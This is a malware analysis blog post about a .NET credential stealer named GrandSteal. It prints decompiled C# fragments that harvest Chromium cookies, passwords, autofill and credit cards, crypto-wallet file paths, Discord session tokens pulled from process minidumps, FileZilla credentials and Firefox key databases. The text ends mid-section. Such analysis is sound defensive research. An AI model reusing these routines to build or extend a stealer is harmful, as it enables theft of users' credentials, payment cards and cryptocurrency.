
Analysis of .Net Stealer GrandSteal (2019-03-18)

peppermalware.com/2019/03/analysis-of-net-stealer-grandsteal-2019.html



```
2D 91 97 1B BB 14 F7 B7 39
2F 85 0E 00 DD D1 BE C7 47
6E 66 75 73 65 72 45 78 20
33 33 2D 67 61 31 64 38 64
05 03 06 11 08 08 B7 7A 5C
02 11 05 1D 09 09 06 00 02
08 1D 0E 07 00 02 12 09 1C
```

In this post I share my notes about the analysis of a sample (an stealer written in .Net) whose family is unknown to me (any feedback is welcome, if you know the family for the sample that I describe, please tell me and I will update this post). Somebody tagged the sample as quasar at Any.Run, however, after analyzing it and comparing with Quasar code, I concluded this sample doesn't seem to belong to Quasar family. Searching information about the collected IoCs was not successful to classify the sample. I am calling it GrandSteal because of the internal names of the .Net classes of the malware's decompiled code.

- **Original Packed Sample:** 89782B6CDAAAB7848D544255D5FE7002
- **Source Url:** http://a4.doshimotai[.]ru/pxpx.exe
- **Info Url:** VxVault URLhaus
- **Automatic Generated Report:** PepperMalware Report
- **Virustotal First Submission:** 2019-03-18 22:28:20
- **Any.Run Analysis:** Here
- **Any.Run Tags:** Evasion, Trojan, Rat, Quasar
- **My Classification:** I named it GrandSteal because of the internal .Net classes names (if you have any information about any well-known family that this malware belongs to, please, tell me and I will update this post)
- **Decompiled Source Code:** PepperMalware Github


Analysis

- 1. Loader
- 2. Unpacked Modules
    - 2.1. List of Unpacked Modules
    - 2.2. Stealer
        - 2.2.1. Chromium Stealer
            - 2.2.1.1. Cookies

        - 2.2.1.2. Credentials
        - 2.2.1.3. Autofills
        - 2.2.1.4. Credit Cards
      - 2.2.2. Wallets Stealer
      - 2.2.3. Files From Personal Directories Stealer
      - 2.2.4. Discord Software Stealer
      - 2.2.5. FileZilla Stealer
      - 2.2.6. Gecko Stealer
      - 2.2.7. RDP Stealer
      - 2.2.8. Telegram Stealer
- 3. Yara Rule
- 4. Strings of the Main Unpacked Module

1. Loader

- The sample is not signed.
- Version Info:
  - Product Symantec© 2019
  - Description pxpx.exe
  - Original Name pxpx.exe
  - Internal Name pxpx.exe
  - File Version 7.1.0.0
  - Comments Symantec Application
- The loader module is a .Net executable that is obfuscated with ConfuserEx v1.0.0




```
0008A020  EB F1 79 D5 41 2D 91 97 1B BB 14 F7 B7 39 89 BB  ëñyÕA-'—.».÷·9‰»
0008A030  9E EA 8E D0 A2 2F 85 0E 00 DD D1 BE C7 47 77 22  žêŽÐ¢/....ÝÑ¾ÇGw"
0008A040  01 00 1D 43 6F 6E 66 75 73 65 72 45 78 20 76 31  ...ConfuserEx v1
0008A050  2E 30 2E 30 2D 33 33 2D 67 61 31 64 38 64 33 38  .0.0-33-ga1d8d38
0008A060  00 00 03 06 1D 05 03 06 11 08 08 B7 7A 5C 56 19  ...........·z\V.
0008A070  34 E0 89 07 00 02 11 05 1D 09 09 06 00 02 02 18  4à‰.............
0008A080  10 02 05 00 01 08 1D 0E 07 00 02 12 09 1C 12 0D  ................
```

2. Unpacked Modules


2.1. List of Unpacked Modules

Once we have executed the sample into the VM, we can check with Windbg that the malware unpacks a set of modules in memory:



```
0: kd> s 0 L?60000000 4d 5a 90 00
00570000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00580000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
005f0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00600000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00830000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00b20000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00b30000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00b40000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00ca0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
00cb0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
01190000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
05f20000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
```

After dumping these executables to disk we check that most of them are .Net executables, that we can decompile with dnSpy:




```
Assembly Explorer
▷ GKgjXgKpOBMJNiSGACDfUvKOrrXm (0.0.0.0)
▷ GrandSteal.Client.ViewModels (1.0.0.0)
▷ GrandSteal.Client.Data (1.0.0.0)
▷ GrandSteal.SharedModels (1.0.0.0)
▷ GrandSteal.Client.Models (1.0.0.0)
▷ protobuf-net (2.4.0.0)
▷ SuperSocket.ClientEngine (0.10.0.0)
▷ WebSocket4Net (0.15.2.11)
```

GrandSteal.* are the main modules of the malware. I uploaded the decompiled code for these modules to my GitHub. Additionally the malware carries some libraries that it will need.

2.2. Stealer


The malware contains code to steal credentials from different products:



```
◢ { } GrandSteal.Client.Data.Recovery
    ▷ ChromiumManager @02000012
    ▷ ColdWalletManager @02000017
    ▷ DesktopFileManager @02000018
    ▷ DiscordManager @02000019
    ▷ FileZillaManager @0200001A
    ▷ GeckoManager @0200001B
    ▷ RdpManager @0200001D
    ▷ TelegramManager @0200001E
```

2.2.1. Chromium Stealer

The malware is able to steal different information from Chromium Browsers:




```
string fullName = new FileInfo(rootPath).Directory.FullName;
string text = rootPath.Contains(ConstantStorage.RoamingAppData) ? this.ParseRoaming
  this.ParseLocalBrowserName(fullName);
if (!string.IsNullOrEmpty(text))
{
    text = text[0].ToString().ToUpper() + text.Remove(0, 1);
    string text2 = this.ParseProfileName(fullName);
    if (!string.IsNullOrEmpty(text2))
    {
        browserProfile.Name = text;
        browserProfile.Profile = text2;
        browserProfile.BrowserCookies = this.GetCookies(fullName).IsNull<List<Brows
        browserProfile.BrowserCredendtials = this.GetCredentials(fullName).IsNull<L
        browserProfile.BrowserAutofills = this.GetAutofills(fullName).IsNull<List<B
        browserProfile.BrowserCreditCards = this.GetCreditCards(fullName).IsNull<Li
```

The source code related to this functionality is ChromiumManager.cs.

The malware steals all the Chromium's information from the browser's sqlite database.

2.2.1.1. Cookies


It reads the cookies table from the sqlite database.




```
SqlConnection sqlConnection = new SqlConnection(RecoveryHelper.CreateTempCopy(text));
sqlConnection.ReadTable("cookies");
int i = 0;
while (i < sqlConnection.GetRowCount())
{
    BrowserCookie browserCookie = null;
    try
    {
        browserCookie = new BrowserCookie
        {
            Host = sqlConnection.GetValue(i, "host_key").Trim(),
            Http = (sqlConnection.GetValue(i, "httponly") == "1"),
            Path = sqlConnection.GetValue(i, "path").Trim(),
            Secure = (sqlConnection.GetValue(i, "secure") == "1"),
            Expires = sqlConnection.GetValue(i, "expires_utc").Trim(),
            Name = sqlConnection.GetValue(i, "name").Trim(),
            Value = RecoveryHelper.DecryptBlob(sqlConnection.GetValue(i, "encrypted_v
```

2.2.1.2. Credentials

It reads the logins table from the sqlite database.




```
string text = Path.Combine(profilePath, "Login Data");
if (!File.Exists(text))
{
    return list;
}
SqlConnection sqlConnection = new SqlConnection(RecoveryHelper.CreateTe
sqlConnection.ReadTable("logins");
int i = 0;
while (i < sqlConnection.GetRowCount())
{
    BrowserCredendtial browserCredendtial = new BrowserCredendtial();
    try
    {
        browserCredendtial = this.ReadBrowserCredendtial(sqlConnection,
```



```
private BrowserCredendtial ReadBrowserCredendtial(SqlConnection manager, int row)
{
    BrowserCredendtial browserCredendtial = new BrowserCredendtial();
    try
    {
        browserCredendtial.URL = manager.GetValue(row, "origin_url").Trim();
        browserCredendtial.Login = manager.GetValue(row, "username_value").Trim();
        browserCredendtial.Password = RecoveryHelper.DecryptBlob(manager.GetValue(row, "password_value"),
```

2.2.1.3. Auto Fills


It reads the autofill table from the sqlite database.



```
string text = Path.Combine(profilePath, "Web Data");
if (!File.Exists(text))
{
    return list;
}
SqlConnection sqlConnection = new SqlConnection(RecoveryHelpe
sqlConnection.ReadTable("autofill");
int i = 0;
while (i < sqlConnection.GetRowCount())
{
    BrowserAutofill browserAutofill = null;
    try
    {
        browserAutofill = new BrowserAutofill
        {
            Name = sqlConnection.GetValue(i, "name").Trim(),
            Value = sqlConnection.GetValue(i, "value").Trim()
        };
        goto IL_95;
```

2.2.1.4. Credit Cards

It reads the table credit_cards from the sqlite database.



```
string text = Path.Combine(profilePath, "Web Data");
if (!File.Exists(text))
{
    return list;
}
SqlConnection sqlConnection = new SqlConnection(RecoveryHelper.CreateTempCopy(text));
sqlConnection.ReadTable("credit_cards");
int i = 0;
while (i < sqlConnection.GetRowCount())
{
    BrowserCreditCard browserCreditCard = null;
    try
    {
        browserCreditCard = new BrowserCreditCard
        {
            Holder = sqlConnection.GetValue(i, "name_on_card").Trim(),
            ExpirationMonth = Convert.ToInt32(sqlConnection.GetValue(i, "expiration_month").Trim()),
            ExpirationYear = Convert.ToInt32(sqlConnection.GetValue(i, "expiration_year").Trim()),
            CardNumber = RecoveryHelper.DecryptBlob(sqlConnection.GetValue(i, "card_number_encrypted"),
              null).Trim()
        };
```

2.2.2. Wallets Stealer

The malware is able to steal wallets from the following crypto-coin products:


- **Litecoin:** "%appdata%\Litecoin\wallet.dat"
- **Litecoin-Qt:** walletpath=read("HKCU\Software\Litecoin\strDataDir"), walletpath + "wallet.dat"
- **Litecoin-Qt:** walletpath=read("HKCU\Software\Litecoin-Qt\strDataDir"), walletpath + "wallet.dat"
- **Bitcoin:** "%appdata%\Bitcoin\wallet.dat"
- **Bitcoin-Qt:** walletpath=read("HKCU\Software\Bitcoin\strDataDir"), walletpath + "wallet.dat"

- **Bitcoin-Qt:** walletpath=read("HKCU\Software\Bitcoin-Qt\strDataDir"), walletpath + "wallet.dat"
- **Bytecoin:** "%appdata%\bytecoin\*.wallet"
- **Exodus:** "%appdata%\Exodus\*"
- **Dash-Qt:** walletpath=read("HKCU\Software\Dash\strDataDir"), walletpath + "wallet.dat"
- **Dash-Qt:** walletpath=read("HKCU\Software\Dash-Qt\strDataDir"), walletpath + "wallet.dat"
- **Electrum:** "%appdata%\Electrum\wallets\*"
- **Ethereum:** "%appdata%\Ethereum\wallets\*"
- **Monero:** walletpath=read("HKCU\Software\monero-project\wallet_path"), walletpath + "wallet.dat"
- **Monero:** walletpath=read("HKCU\Software\monero-core\wallet_path"), walletpath + "wallet.dat"

The source code related to this functionality is ColdWalletManager.cs.

2.2.3. Files From Personal Directories Stealer

The malware can steal files from Desktop, Favorites and Personal folders:




```
this.Directories.Add(Environment.GetFolderPath(Environment.SpecialFolder.Desktop));
this.Directories.Add(Environment.GetFolderPath(Environment.SpecialFolder.Favorites));
this.Directories.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
string[] directories = Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.Desktop)
for (int i = 0; i < directories.Length; i++)
{
    string item = directories[i];
    this.Directories.Add(item);
}
directories = Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.Favorites));
for (int i = 0; i < directories.Length; i++)
{
    string item2 = directories[i];
    this.Directories.Add(item2);
}
directories = Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
for (int i = 0; i < directories.Length; i++)
{
    string item3 = directories[i];
    this.Directories.Add(item3);
}
```

The source code related to this functionality is DesktopFileManager.cs.


2.2.4. Discord Software Stealer

From wikipedia: "Discord is a proprietary freeware VoIP application and digital distribution platform designed for video gaming communities, that specializes in text, image, video and audio communication between users in a chat channel".

The malware is able to steal information from this VoIP application by using a curious method. It calls DbgHelp.dll APIs (MiniDumpWriteDump) to create a minidump of any process containing the word "Discord" in the name.




```
[DllImport("DbgHelp.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
private static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
  IntPtr CallbackParam);

// Token: 0x0600008E RID: 142 RVA: 0x00005F94 File Offset: 0x00004194
public static DiscordSession Extract()
{
    try
    {
        Process process = DiscordManager.FindDisordProcess();
        if (process != null)
        {
            string text = DiscordManager.DumpProcess(process);
            if (!string.IsNullOrEmpty(text))
            {
                string text2 = DiscordManager.FindDiscordJsonSession(text);
                if (!string.IsNullOrEmpty(text2))
                {
                    return text2.FromJSON<DiscordSession>();
```



```
static Process FindDisordProcess()

Process[] processesByName = Process.GetProcessesByName("Discord");
```

Once the minidump file is created, it searchs the minidump for Discord json sessions by using a regex:




```
string FindDiscordJsonSession(string data)

(IEnumerator enumerator = DiscordManager.regex.Matches(data).GetEnumerator()

(enumerator.MoveNext())

 return ((Match)enumerator.Current).Value;
                              regex = new Regex("({\"token\":\"(.*)}}]})"
```

The source code related to this functionality is DiscordManager.cs.

2.2.5. FileZilla Stealer

The malware reads credentials from FileZilla XML files:




```
public class FileZillaManager : ICredentialsManager<FtpCredential>
{
    // Token: 0x06000093 RID: 147 RVA: 0x000061A0 File Offset: 0x000043A0
    public List<FtpCredential> GetAll()
    {
        List<FtpCredential> list = new List<FtpCredential>();
        try
        {
            string path = string.Format("{0}\\FileZilla\\recentservers.xml",
            string path2 = string.Format("{0}\\FileZilla\\sitemanager.xml",
            if (File.Exists(path))
            {
                list.AddRange(FileZillaManager.ExtractFtpCredentials(path));
            }
            if (File.Exists(path2))
            {
                list.AddRange(FileZillaManager.ExtractFtpCredentials(path2))
```

The source code related to this functionality is FileZillaManager.cs.

2.2.6. Gecko Stealer


From wikipedia: "Gecko is a browser engine developed by Mozilla. It is used in the Firefox browser, the Thunderbird email client, and many other projects".

The malware locates some Gecko important files:




```
List<BrowserProfile> list = new List<BrowserProfile>();
try
{
    List<string> list2 = new List<string>();
    list2.AddRange(RecoveryHelper.FindPaths(ConstantStor
    {
        "key3.db",
        "key4.db",
        "cookies.sqlite",
        "logins.json"
    }));
    list2.AddRange(RecoveryHelper.FindPaths(ConstantStor
    {
        "key3.db",
        "key4.db",
        "cookies.sqlite",
        "logins.json"
    }));
```

It is able to recover credentials:



```
lic List<BrowserCredendtial> GetCredentials(string profile)

 List<BrowserCredendtial> list = new List<BrowserCredendtial>();
 try
 {
     if (File.Exists(Path.Combine(profile, "key3.db")))
     {
         list.AddRange(this.GetLogins(profile, this.ExtractPrivateKey3
     }
     if (File.Exists(Path.Combine(profile, "key4.db")))
     {
         list.AddRange(this.GetLogins(profile, this.ExtractPrivateKey4
     }
 }
```

And cookies:

